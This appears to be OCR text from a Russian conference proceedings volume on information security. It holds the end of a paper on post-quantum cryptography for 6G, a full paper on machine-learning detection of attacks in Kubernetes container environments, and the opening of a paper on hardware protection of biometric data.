

Рис. 2. Схема шифрования и дешифрования по методу RSA с простым описанием алгоритмов

Хеширование — это процесс преобразования данных любого размера в уникальную строку фиксированной длины, которая называется хешем. Главное свойство хеш-функций — односторонность: легко вычислить хеш из данных, но практически невозможно восстановить исходные данные из хеша. Хеширование широко используется для проверки целостности данных, хранения паролей и создания цифровых подписей. Эффективность хеш-функции оценивается по скорости вычисления хеша и минимальной вероятности возникновения коллизий. Коллизия возникает, когда разные данные дают одинаковый хеш. Одним из самых распространённых алгоритмов является SHA-256 из семейства криптографических алгоритмов SHA-2. Также в качестве стандарта в 2015 году был утвержден и опубликован алгоритм SHA-3, который построен по принципу криптографической губки.

Цифровая подпись — это криптографический механизм, обеспечивающий подлинность и целостность электронных документов. Она создается путем шифрования хеш-суммы документа личным ключом отправителя. Получатель проверяет подпись, расшифровывая ее открытым ключом и сравнивая полученный хеш с хешем, вычисленным из полученного документа. Соответствие хешей гарантирует, что документ не был изменен и подписан именно тем, кто указан как отправитель.

Квантовые вычисления. Квантовые вычисления [5–6] — это революционный подход к обработке информации, использующий квантовые явления, такие как суперпозиция и запутанность, для выполнения вычислений. Для этих вычислений квантовые компьютеры используют кубиты. Кубиты могут находиться в состоянии 0, 1 или в их суперпозиции, что позволяет выполнять множество вычислений одновременно. Это дает квантовым компьютерам потенциал решать сложные задачи, недоступные для классических машин, например, в области криптографии, моделирования сложных систем и оптимизации. Однако квантовые вычисления находятся на ранних стадиях развития, и создание стабильных и масштабируемых квантовых компьютеров остается серьезной научной и инженерной задачей.

Ассиметричные алгоритмы наиболее уязвимы к квантовым вычислениям [7–8]. Обычно, на практике считается, что алгоритмы, которые нельзя выполнить за полиномиальное время неразрешимы. На данном предположении основаны множество криптографических асимметричных методов. К примеру, факторизация целых чисел у алгоритма RSA или задача дискретного логарифмирования (DPL) у протокола Деффи-Хеллмана. Однако суперпозиция запутанных кубитов в квантовых вычислениях позволяет экспоненциально ускорить вычисление подобных задач, что говорит о том, что существующие ассиметричные алгоритмы несомненно потребуют обновлений. Симметричная криптография менее подвержена влиянию квантовых вычислений. Существует два важных алгоритма квантовых вычислений, которые необходимо указать: алгоритмы Гровера и Шора. Первый влияет на ассиметричные и симметричные методы в равной степени, а второй только на асимметричные.

Алгоритм Гровера — это квантовый алгоритм для решения задачи перебора, то есть для нахождения решения уравнения $f(x) = 1$, где f — это булева функция от n переменных. Предполагается, что f — это некий «черный ящик», в который мы делаем $O(N)$ запросов, в худшем случае мы найдем решение при последнем запросе. Время необходимое для получения корня уравнения на квантовом компьютере составляет $O(\sqrt{N})$. При этом алгоритм Гровера использует для решения задачи $O(n)$ кубитов, $N = 2^n$ — общее количество вариантов.

Алгоритм Шора — это квантовый алгоритм факторизации (разложение на просты множители) целых чисел за время $O(\log^3 M)$, при использовании $O(\log M)$ кубитов.

Перспективы квантовых вычислений. За последнее десятилетие развитие квантовых вычислений было достаточно стремительным, несмотря на множественные технические проблемы, к примеру, такие как

декогеренция кубитов. Когеренция кубитов — это процесс, при котором кубиты остаются запутанными друг с другом и при этом не происходит вмешательства из внешней среды. Для решения данной и прочих проблем еще будут созданы различные методы коррекции квантовых ошибок.

Множество крупных компаний, таких как IBM, Google, Microsoft и Amazon вкладывается в развитие квантовых технологий. Эти компании активно разрабатывают квантовые процессоры, алгоритмы и программное обеспечение, стремясь создать универсальные квантовые компьютеры. Помимо гигантов индустрии, в гонку включились специализированные стартапы и государственные исследовательские организации, работающие над различными подходами к реализации кубитов и поиску практического применения квантовых технологий. Инвестиции в эту сферу растут, что обещает значительные прорывы в ближайшие годы. Для того чтобы примерно отследить текущий прогресс была составлена диаграмма развития квантовых процессоров компании IBM, исходя из заявленных производителем количестве кубитов, представленная на рис. 3.



Рис. 3. Диаграмма развития квантовых процессоров IBM в зависимости от заявленного количества кубитов

Стоит также упомянуть, что существуют разные типы кубитов (сверхпроводящие, ионные ловушки и т.д.), и их характеристики (стабильность, когерентность, связность) сильно влияют на производительность квантового компьютера. В данном случае компания IBM сосредоточилась на увеличении числа кубитов. Такие компании как Intel и Quantinuum сосредоточились на стабильности и масштабируемости своих кубитов, поэтому в их процессорах нет такого огромного колличества кубитов как у IBM. Так же Intel, в частности, фокусируется на кремниевых спиновых кубитах, предлагая другой подход к квантовым вычислениям по сравнению со сверхпроводящими или ионными системами.

В России также активно наблюдается прогресс в развитии квантовых вычислений, к примеру в 2024 году был создан первый 50-кубитный квантовый компьютер. Планируется, что в 2025 году будет разработан 75-кубитный компьютер, а также несколько дополнительных 50-кубитных систем.

Постквантовая криптография и 6G. 6G, следующее поколение беспроводной связи, обещает сверхвысокие скорости и низкую задержку, но также ставит новые вызовы в области безопасности. Защита конфиденциальности данных, целостности сети и устойчивость к кибератакам станет критически важной, учитывая возросшую зависимость от беспроводных технологий и потенциальное использование 6G [9] в критически важных инфраструктурах. Для обеспечения безопасности 6G необходимо разработать новые криптографические протоколы, механизмы аутентификации и защиты от угроз, учитывающие возможности квантовых компьютеров и другие современные риски.

В последние годы множество исследований было проведено в области посквантовой криптографии. К примеру, конкурс NIST [10] (National Institute of Standards and Technology) по посквантовой криптографии. Основной целью конкурса является выбор и стандартизация одного или нескольких методов посквантовой криптографии для замены существующих алгоритмов, уязвимых к квантовым вычислениям. 5 июля 2022 года NIST объявили первую группу победителей своего шестилетнего конкурса (CRYSTALS-Kyber, CRYSTALS-Dilithium, FALCON, SPHINCS+). Стоит заметить, что 3 из 4 алгоритмов основаны на квантовых решетка, что говорит о зрелости и перспективности данного подхода. Алгоритмы были переименованы и занесены в окончательные версии 3 стандартов (FIPS) 203-205. Выбранные алгоритмы, сочетающие в себе высокую безопасность и достаточную производительность, представляют собой наиболее перспективные решения для обеспечения постквантовой защиты в сетях 6G [11–13].

Далее будут кратко описаны пять основных подходов к разработке алгоритмов, устойчивых к квантовым атакам, и конкретные реализации этих подходов.

1. Криптография на основе решеток. Данный подход к построению алгоритмов асимметричного шифрования использует математический аппарат теории решёток, а именно, сложность решения задач оптимизации на дискретных аддитивных подгруппах, заданных на множестве Rn. Основными представителями являются: CRYSTALS-KYBER, NTRU(NTRUEncrypt), SABER, CRYSTALS-Dilithium. CRYSTALS-KYBER, NTRU и SABER — это механизмы инкапсуляции ключей (KEM). Они используется для установления общего секрета между двумя взаимодействующими сторонами без возможности его расшифровки злоумышленником. CRYSTALS-Dilithium — это алгоритм цифровой подписи, основанный на задачах теории решёток.

2. Многомерная криптография. Под многомерной криптографией понимается класс асимметричных криптографических примитивов, в основе которых лежит использование многомерных полиномов, определенных над конечным полем *F*. Допускается, что многочлены могут быть определены как над основным полем, так и над полем расширения. В случае, когда степень полиномов равна двум, они классифицируются как многомерные квадратичные уравнения. В данный класс примитивов входят криптографические системы, такие как схема Rainbow. Rainbow — это алгоритм многомерной схемы цифровой подписи.

3. Криптография на основе кодов. Этот подход включает в себя криптосистемы, основанные на кодах, исправляющих ошибки, такие как алгоритмы шифрования McEliece и Niederreiter. Оригинальный алгоритм McEliece, использующий случайные коды Гоппы, оставался надёжным более 40 лет. Однако, попытки улучшить McEliece путём добавления структуры в коды для уменьшения размера ключей часто приводили к появлению уязвимостей.

4. Криптография на основе хэширования. Данный подход включает в себя такие методы как: схема подписи Меркла, XMSS и SPHINCS+. Хеш-функции легли в основу цифровых подписей, разработанных Ральфом Мерклом в конце 1970-х годов. Эти подписи рассматриваются как альтернатива цифровым подписям на основе теории чисел, например RSA и DSA. Принципиальным ограничением подписей, основанных на хеш-функциях, является фиксированное максимальное количество подписей, которое можно создать для одного открытого ключа.

5. Криптография на основе изогении. Данные криптографические системы используют математические свойства графов изогений эллиптических кривых (и абелевых многообразий высшей размерности), определенных над конечными полями. В частности, используются суперсингулярные графы изогений. Одним из ярких представителей данного подхода является алгоритм SIKE. К сожалению, в 2022 году его основной метод был успешно взломан.

Заключение. В данной работе был представлен обзор текущего состояния исследований в области квантово-устойчивой криптографии, а также рассмотрены ключевые направления развития этой области в контексте сетей 6G. Анализ показал, что, несмотря на существующие вызовы, существуют перспективные подходы, такие как криптография на основе решеток, которые могут обеспечить надежную защиту от квантовых атак. В связи с ожидаемым распространением квантовых вычислений к моменту активного использования 6G, необходимо, чтобы архитектура безопасности сетей нового поколения учитывала возможность таких атак. Особое внимание следует уделить алгоритмам, отобранным NIST в 2022 году и стандартизованным в FIPS 203-205. Будущие исследования должны быть сфокусированы на оптимизации этих и других перспективных алгоритмов.

СПИСОК ЛИТЕРАТУРЫ

1. Sarkar, B. Study and Analysis of Error Propagation Effect of Advanced Encryption Standard / B. Sarkar [et al.] // Int'l J HIT Transaction on ECCN. 2008. Vol. 2, № 7.
2. Коутинхо С. Введение в теорию чисел / С. Коутинхо. Москва: Изд-во МЦНМО, 2011. 312 с.
3. Мао, В. Современная криптография: теория и практика / В. Мао. Москва: Вильямс, 2005. 768 с.
4. Душкин Р.В. Квантовые вычисления и функциональное программирование. Москва, 2014. 33 с.
5. Малыхина М.П., Герасимов Д.А. Симуляция квантовых вычислений. Краснодар: КГТУ, 2016. 9 с.
6. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.
7. Samsung Research. 6G: The Next Hyper-Connected Experience for All. [Seoul]: Samsung Research, 2020.
8. National Institute of Standards and Technology. Post-Quantum Cryptography. [Электронный ресурс]. URL: https://www.nist.gov/itl/csd/groups/post-quantum-cryptography (дата обращения: 24.05.2025).
9. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
10. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.
11. Майоров, А. В. Модель представления Больших данных о компьютерных атаках в формате nosql / А. В. Майоров, А. В. Красов, И. А. Ушаков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 2. С. 47-54. DOI 10.46418/2079-8199_2023_2_9. EDN GDZKWM.
12. Krasov, A. Behavioral Analysis of Resource Allocation Systems in Cloud Infrastructure / A. Krasov, L. Vitkova, I. Pestov // International Russian Automation Conference, RusAutoCon 2019, Sochi, 08–14 сентября 2019 года. Sochi: Institute of Electrical and Electronics Engineers Inc., 2019. P. 8867699. DOI 10.1109/RUSAUTOCON.2019.8867699. EDN OEQKNH.
13. Guidelines for Using Machine Learning Technology to Ensure Information Security / M. M. Kovtsur, A. V. Mikhailova, P. A. Potemkin [et al.] // 12th International Congress on Ultra Modern Telecommunications and Control Systems and Workshops, ICUMT 2020, Brno, 05–07 октября 2020 года. Brno: Institute of Electrical and Electronics Engineers, 2020. P. 285-290. DOI 10.1109/ICUMT51630.2020.9222417. EDN MFRZCC.

УДК 004.056

ИССЛЕДОВАНИЕ ВЛИЯНИЯ ПРЕДОБРАБОТКИ ДАННЫХ И АНСАМБЛИРОВАНИЯ МОДЕЛЕЙ НА ОБАРУЖЕНИЕ АТАК В КОНТЕЙНЕРНЫХ СРЕДАХ

Вавилин Сергей Максимович, Волков Артём Константинович, Левшун Дмитрий Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: sergeivavilin2005@mail.ru, art090505@gmail.com, levshun.d@sut.ru

Аннотация. Данная статья посвящена проблеме обнаружения атак в контейнерных средах с помощью алгоритмов машинного обучения. В отличие от типичных задач классификации, исследуемый набор данных характеризуется высокой несбалансированностью: нормальные действия пользователей представлены тысячами примеров, тогда как некоторые атаки — лишь десятками. В работе проанализированы методы предобработки, включая нормализацию, отбор признаков, и балансировку данных в том числе с использованием генеративных моделей. Полученные результаты позволяют оценить, насколько такие методы повышают устойчивость классификаторов при работе с атаками на контейнерные системы.

Ключевые слова: информационная безопасность; контейнерная среда; обнаружение атак; искусственный интеллект; градиентный бустинг; деревья решений.

STUDYING THE IMPACT OF DATA PREPROCESSING AND MODEL ENSEMBLE ON ATTACK DETECTION IN CONTAINER ENVIRONMENTS

Sergey Vavilin, Artem Volkov, Dmitry Levshun
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: sergeivavilin2005@mail.ru, art090505@gmail.com, levshun.d@sut.ru

Abstract. This article focuses on the issue of attack detection in container environments using machine learning algorithms. Unlike typical classification tasks, the studied dataset exhibits high class imbalance: normal user actions are represented by thousands of samples, whereas some types of attacks have only tens of instances. The paper analyzes preprocessing methods, including normalization, feature selection, and data balancing, particularly with the use of generative models. The obtained results allow an assessment of how much these methods improve classifier robustness when dealing with attacks on container systems.

Keywords: information security; container environment; attack detection; artificial intelligence; gradient boosting; decision trees.

Введение. В условиях стремительного роста кибератак на контейнерные среды актуальной становится задача построения систем машинного обучения, способных выявлять аномалии и классифицировать атаки по типам [1]. Качество таких моделей во многом определяется подготовкой исходных данных: несбалансированность классов, шумные и нерелевантные признаки, пропуски и выбросы затрудняют обучение и снижают точность алгоритмов.

В данной работе исследуются методы предобработки и балансировки данных, включая SMOTE (Synthetic Minority Over-sampling Technique) и генеративные подходы, применительно к задаче классификации атак на основе открытого датасета [2].

Цель исследования — оценить влияние различных техник очистки и балансировки данных на качество классификации и разработать систему, способную распознавать атаки.

В качестве исходного материала используется датасет «Misuse Detection in Containers», представляющий собой набор сетевых потоков, собранных в кластере Kubernetes [3]. Он включает 10 сценариев атак и примеры безопасных взаимодействий. Для повышения качества данных и улучшения работы модели была проведена обширная предобработка.

Первым этапом предобработки стало очищение данных. Было решено присвоить пропущенным значениям нули, а также удалить выбросы, которые могут негативно сказаться на обучении модели. Это позволяет уменьшить шум в данных и сосредоточиться на более значимых признаках.

После проведения первичной обработки данных мы обнаружили, что классы целевого признака представлены неравномерно.

Это неравномерное распределение классов может пагубно влиять на обучение модели, так как алгоритмы склонны отдать предпочтение более представленным классам, игнорируя менее представленные, что может привести к снижению общего качества классификации. Распределение меток, отражающее этот дисбаланс, представлено в табл. 1. Результаты базовой на исходном наборе данных представлены в табл. 2.

Таблица 1

Первоначальное распределение классов

Label	**0**	**2**	**1**	**11**	**8**	**6**	**3**	**4**	**7**	**10**	**5**	**9**
Count	**2953291**	**156614**	**111251**	**8722**	**824**	**193**	**168**	**163**	**131**	**48**	**36**	**34**

Таблица 2

Первоначальный отчёт классификации

Сценарий	Точность	Полнота	F1-мера	Кол-во экземпляров
Benign	1.00	1.00	1.00	442 994
CVE-2020-13379	0.89	0.90	0.89	16 688
Node-RED Reconnaissance	1.00	0.95	0.97	23 492
Node-RED RCE	0.33	0.08	0.13	25
Node-RED Container Escape	0.00	0.00	0.00	25
CVE-2021-43798	1.00	0.20	0.33	5
CVE-2019-20933	0.67	0.34	0.45	29
CVE-2021-30465	0.00	0.00	0.00	20
CVE-2021-25741	0.85	0.14	0.24	124
CVE-2022-23648	0.00	0.00	0.00	5
CVE-2019-5736	0.00	0.00	0.00	7
DSB Nuclei Scan	1.00	0.96	0.98	1 308

Для устранения дисбаланса классов, улучшения сходимости алгоритмов оптимизации и повышения обобщающей способности модели требуется балансировка данных – процесс изменения соотношения между примерами различных классов [4].

Для балансировки были использованы методы увеличения (оверсэмплинг) и уменьшения (андерсэмплинг) выборки. Однако сначала датасет необходимо разделить на обучающую и тестовую выборки, после чего оверсэмплинг применяется только к обучающей части [5]. Аналогично выполняется и андерсэмплинг.

Для увеличения представленности минорных классов выбран метод CTGAN [6]. Данный метод основан на генеративных состязательных сетях и позволяет не только увеличивать количество примеров менее представленных классов, но и повышать их качество, что особенно важно в задачах, связанных с обнаружением атак. Применение этого метода также продемонстрировало заметное улучшение доли минорных классов в общем распределении данных. При использовании андерсемплинга, для того чтобы избежать переобучения модели на более представленных классах, был выбран метод случайной выборки, который позволяет сохранить только наиболее репрезентативные экземпляры таких классов. Конечное распределение классов отражено в таблице 3.

Таблица 3

Итоговое распределение

Label	1	11	0	8	2	6	3	4	7	10	5	9
Count	1400	1400	1400	1400	1400	1135	1118	1114	1091	34	25	24

По итогам всех проведенных манипуляций были получены результаты, представленные в табл. 4. Для классификации использовалась ансамблевая модель градиентного бустинга CatBoostClassifier с функцией потерь MultiClass и метрикой MultiClass. Обучение выполнялось на GPU с фиксированным random_state=42 для воспроизводимости, с использованием ранней остановки (early_stopping_rounds=50) по валидационной выборке. Важно отметить, что балансировка классов (оверсэмплинг и андерсэмплинг) применялась только к обучающей части данных, в то время как тестовая и валидационная выборка оставалась неизменной, чтобы обеспечить объективную оценку качества модели.

Можно отметить, что после применения всех методов предобработки и балансировки наблюдается положительная динамика в значениях метрик для некоторых классов. Однако улучшение для редких атак носит ограниченный характер, что связано с нехваткой обучающих примеров и низкой информативностью признаков. Это указывает на необходимость дальнейшей инженерии признаков и расширения датасета для повышения точности распознавания атак.

Таблица 4

Отчёт классификации

Сценарий	Точность	Полнота	F1-мера	Кол-во экземпляров
Benign	0.98	0.93	0.95	300
CVE-2020-13379	0.81	0.94	0.87	300
Node-RED Reconnaissance	0.98	0.95	0.97	300
Node-RED RCE	0.38	0.12	0.18	25
Node-RED Container Escape	0.83	0.20	0.32	25
CVE-2021-43798	0.00	0.00	0.00	5
CVE-2019-20933	0.77	0.79	0.78	29
CVE-2021-30465	0.80	0.20	0.32	20
CVE-2021-25741	0.56	0.76	0.64	124
CVE-2022-23648	0.00	0.00	0.00	5
CVE-2019-5736	0.00	0.00	0.00	7
DSB Nuclei Scan	1.00	0.98	0.99	300

Заключение. В ходе исследования показано, что корректная предобработка и балансировка данных оказывают значительное влияние на качество классификации атак в контейнерных средах. Несмотря на применение методов оверсэмплинга, андерсэмплинга и генеративных моделей для увеличения представленности редких классов, добиться высокого качества обнаружения на всех классах атак не удалось. Основная причина заключается в ограниченном объёме обучающих примеров и недостаточной информативности признаков для некоторых атак. Результаты демонстрируют, что улучшение метрик редких классов носит ограниченный характер, даже при агрессивной балансировке. В дальнейшем планируется исследовать новые подходы к инженерии признаков и использовать многоступенчатые модели и специализированные архитектуры для повышения точности распознавания атак с малым количеством примеров.

СПИСОК ЛИТЕРАТУРЫ

1. Zelle D., Rieke R., Plappert C., Krauß C., Levshun, D., Chechulin, A. SEPAD — Security evaluation platform for autonomous driving. Proceedings of the 28th Euromicro International Conference on Parallel, Distributed and Network-Based Processing (PDP). IEEE, 2020. P. 413-420. DOI: 10.1109/PDP50117.2020.00070.
2. Акимов А. А., Валитов Д. Р., Кубряк А. И. Предварительная обработка данных для машинного обучения //Научное обозрение. Технические науки. 2022. № 2. С. 31.
3. Misuse Detection in Containers Dataset (AINA 2024), Kaggle. [Электронный ресурс]. URL: https://www.kaggle.com/datasets/yigitsever/misuse-detection-in-containers-dataset (дата обращения: 08.07.2025).
4. Alamr A., Artoli A. Unsupervised transformer-based anomaly detection in ECG signals. Algorithms. 2023. V. 16. № 3. P. 152.
5. Бобоназаров Р. Ч. ПРОБЛЕМА ДИСБАЛАНСА КЛАССОВ В ЗАДАЧЕ ПРОТИВОДЕЙСТВИЯ МОШЕННИЧЕСТВУ: МЕТРИКИ, СЕМПЛИРОВАНИЕ И СВЁРТОЧНЫЕ НЕЙРОННЫЕ СЕТИ //Безопасность информационных технологий. 2025. Т. 32. № 2. С. 112.
6. Модель CTGAN. [Электронный ресурс] URL: https://github.com/sdv-dev/CTGAN (дата обращения: 08.07.2025).

УДК 004.056.53

МЕТОДЫ ЗАЩИТЫ ИНФОРМАЦИИ В БИОМЕТРИЧЕСКИХ СИСТЕМАХ / С ИСПОЛЬЗОВАНИЕМ АППАРАТНЫХ РЕШЕНИЙ

Веселова Анастасия Дмитриевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: aveselova806@gmail.com

Аннотация. В статье рассматриваются методы защиты информации в биометрических системах, с акцентом на использование аппаратных решений. Описание включает роль аппаратных криптографических модулей (HSM), чипов безопасности (TPM, Secure Enclave), а также специализированных датчиков и сенсоров, которые обеспечивают высокую степень защиты биометрической информации. Анализируются преимущества и недостатки использования аппаратных решений, а также их роль в повышении безопасности биометрических систем. Особое внимание уделено вопросам шифрования данных и предотвращения несанкционированного доступа с помощью аппаратных технологий. Статья также затрагивает перспективы развития аппаратных решений в контексте биометрической безопасности.

Ключевые слова: защита информации; биометрические системы; аппаратные решения; биометрическая безопасность.

METHODS OF INFORMATION PROTECTION IN BIOMETRIC SYSTEMS USING HARDWARE SOLUTIONS

Veselova Anastasia
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: aveselova806@gmail.com

Abstract. The article discusses information security methods in biometric systems, with an emphasis on the use of hardware solutions. The description includes the role of hardware cryptographic modules (HSM), security chips (TPM, Secure Enclave), as well as specialized sensors and sensors that provide a high degree of protection for biometric information. The advantages and disadvantages of using hardware solutions are analyzed, as well as their role in improving the security of biometric systems. Particular attention is paid to data encryption and prevention of unauthorized access using hardware technologies. The article also touches on the prospects for the development of hardware solutions in the context of biometric security.

Keywords: information protection; biometric systems; hardware solutions; biometric security.

Введение. Современные биометрические системы широко используются для аутентификации и идентификации пользователей в различных сферах, таких как мобильные устройства, банковские системы и системы контроля доступа. Однако, с ростом популярности этих технологий увеличиваются и риски утечек данных и фальсификаций.

Биометрические системы аутентификации и идентификации становятся неотъемлемой частью современной безопасности, применяясь в мобильных устройствах, банковских сервисах, а также в системах контроля доступа. Эти технологии позволяют быстро и точно подтверждать личность пользователя, что делает

процесс взаимодействия с системами удобным и эффективным. Однако с ростом использования биометрии появляются новые угрозы, такие как фальсификация биометрических данных, их утечка или кража.

Одним из способов обеспечения надежной защиты биометрической информации является использование аппаратных решений. В отличие от программных методов, аппаратные средства предлагают более высокий уровень безопасности, благодаря физической изоляции данных и встроенным криптографическим механизмам. Это позволяет повысить стойкость системы к атакам и минимизировать риски [1].

Биометрические системы. Биометрические системы представляют собой технологии, использующие уникальные физические или поведенческие характеристики человека для его идентификации или аутентификации. В отличие от традиционных методов, таких как пароли или PIN-коды, биометрия основывается на индивидуальных признаках, которые невозможно легко забыть или передать третьим лицам. Это делает биометрические системы удобными и безопасными для использования в различных сферах.

Основные виды биометрических систем включают:

1. Отпечатки пальцев: это один из самых распространенных и проверенных методов. Каждый человек имеет уникальные узоры на пальцах, которые используются для аутентификации. Сенсоры сканируют эти узоры и сравнивают их с сохранённой в базе данными.
2. Распознавание лиц: Этот метод использует уникальные черты лица, такие как форма глаз, носа и контуры челюсти, для идентификации. Современные системы способны распознавать лица в условиях низкой освещенности и на больших расстояниях.
3. Радужная оболочка глаза: Этот метод использует уникальные узоры на радужной оболочке глаза для подтверждения личности. Радужная оболочка имеет такие же индивидуальные особенности, как и отпечатки пальцев, и может быть использована для высокоточной идентификации.

Другими популярными биометрическими системами являются распознавание голоса, отпечатков ладоней, а также системы, использующие поведенческие характеристики, такие как ходьба или стиль набора текста.

Угрозы безопасности

С ростом использования биометрии появляются новые угрозы, которые ставят под сомнение безопасность данных и эффективность этих технологий. Хотя биометрия считается более надежной, чем традиционные методы аутентификации, она не защищена от ряда атак [2].

1. Подделка биометрических данных: в некоторых случаях биометрические системы могут быть обмануты с помощью поддельных отпечатков пальцев или масок, которые имитируют внешние признаки. Это возможно, если система использует недостаточно сложные алгоритмы или недостаточно чувствительные сенсоры.
2. Клонирование биометрических данных: Современные технологии позволяют клонировать биометрические данные с помощью доступных устройств, таких как сканеры отпечатков пальцев или камеры высокого разрешения для распознавания лиц. В случае утечки данных злоумышленники могут использовать эти клонированные данные для получения доступа к системам.
3. Взлом баз данных биометрических данных: Базы данных, содержащие биометрическую информацию, могут стать мишенью для хакеров. В отличие от паролей, биометрические данные не могут быть изменены, что делает их крайне ценными и уязвимыми в случае утечки. Взлом таких баз данных может привести к серьезным последствиям, поскольку фальсификация или кража биометрических данных не имеет аналогов в традиционных методах безопасности.

Аппаратные решения для защиты биометрической информации. Использование аппаратных криптографических модулей (HSM) и их роль в защите биометрических данных

Аппаратные криптографические модули (HSM) — это специализированные устройства, предназначенные для защиты криптографических ключей и выполнения криптографических операций. HSM используются для обеспечения безопасности данных в биометрических системах, особенно при хранении и обработке биометрической информации, такой как отпечатки пальцев, данные о радужной оболочке глаза или распознавании лица [3].

Одной из ключевых функций HSM является защита ключей шифрования. Биометрическая информация может быть зашифрована с помощью этих ключей, что значительно повышает уровень защиты данных в процессе их передачи и хранения. В случае утечки данных или попытки взлома биометрической системы, HSM обеспечивает физическую защиту от несанкционированного доступа и удаляет ключи в случае угрозы безопасности.

Кроме того, HSM позволяют выполнять криптографические операции непосредственно на устройстве, не передавая данные на внешний сервер. Это минимизирует риски утечек, связанных с передачей данных через небезопасные каналы.

Чипы безопасности (TPM, Secure Enclave). Чипы безопасности, такие как TPM (Trusted Platform Module) и Secure Enclave, играют важную роль в защите биометрической информации на устройствах, таких как смартфоны, компьютеры и системы контроля доступа:

– TPM (Trusted Platform Module) — это чип, встроенный в устройства для обеспечения безопасности на аппаратном уровне. Он хранит криптографические ключи, сертификационные данные и другую чувствительную информацию. TPM используется для защиты биометрических данных на устройствах,

предотвращая их несанкционированный доступ. Когда биометрическая информация сохраняется или передается, TPM обеспечивает её шифрование и защищает от взлома;

– Secure Enclave — это выделенная область памяти на устройствах, таких как iPhone, которая защищена от доступа сторонних приложений и операционной системы. Это позволяет хранить биометрические данные, такие как отпечатки пальцев или распознавание лица, в зашифрованном виде, что предотвращает возможность их кражи или использования злоумышленниками. Secure Enclave использует криптографические алгоритмы и аппаратные механизмы для защиты данных, а также обеспечивает их безопасную обработку.

Преимущества использования чипов безопасности в биометрии очевидны. Они обеспечивают высокий уровень защиты, надежность хранения данных и предотвращают доступ к конфиденциальной информации, даже если устройство будет украдено или взломано. [4]

Специализированные датчики. Современные биометрические системы используют специализированные датчики для считывания физических признаков человека, что повышает точность и безопасность идентификации. Сенсоры отпечатков пальцев, радужной оболочки глаза и другие устройства играют ключевую роль в защите биометрических данных от фальсификаций.

Сенсоры отпечатков пальцев используют оптические и ультразвуковые технологии для получения изображений высокой четкости. Оптические сенсоры создают детализированное изображение отпечатка, а ультразвуковые сенсоры генерируют трехмерные модели, что затрудняет подделку отпечатков. Эти сенсоры способны различать живую и мертвую ткань, что минимизирует риск использования фальшивых отпечатков.

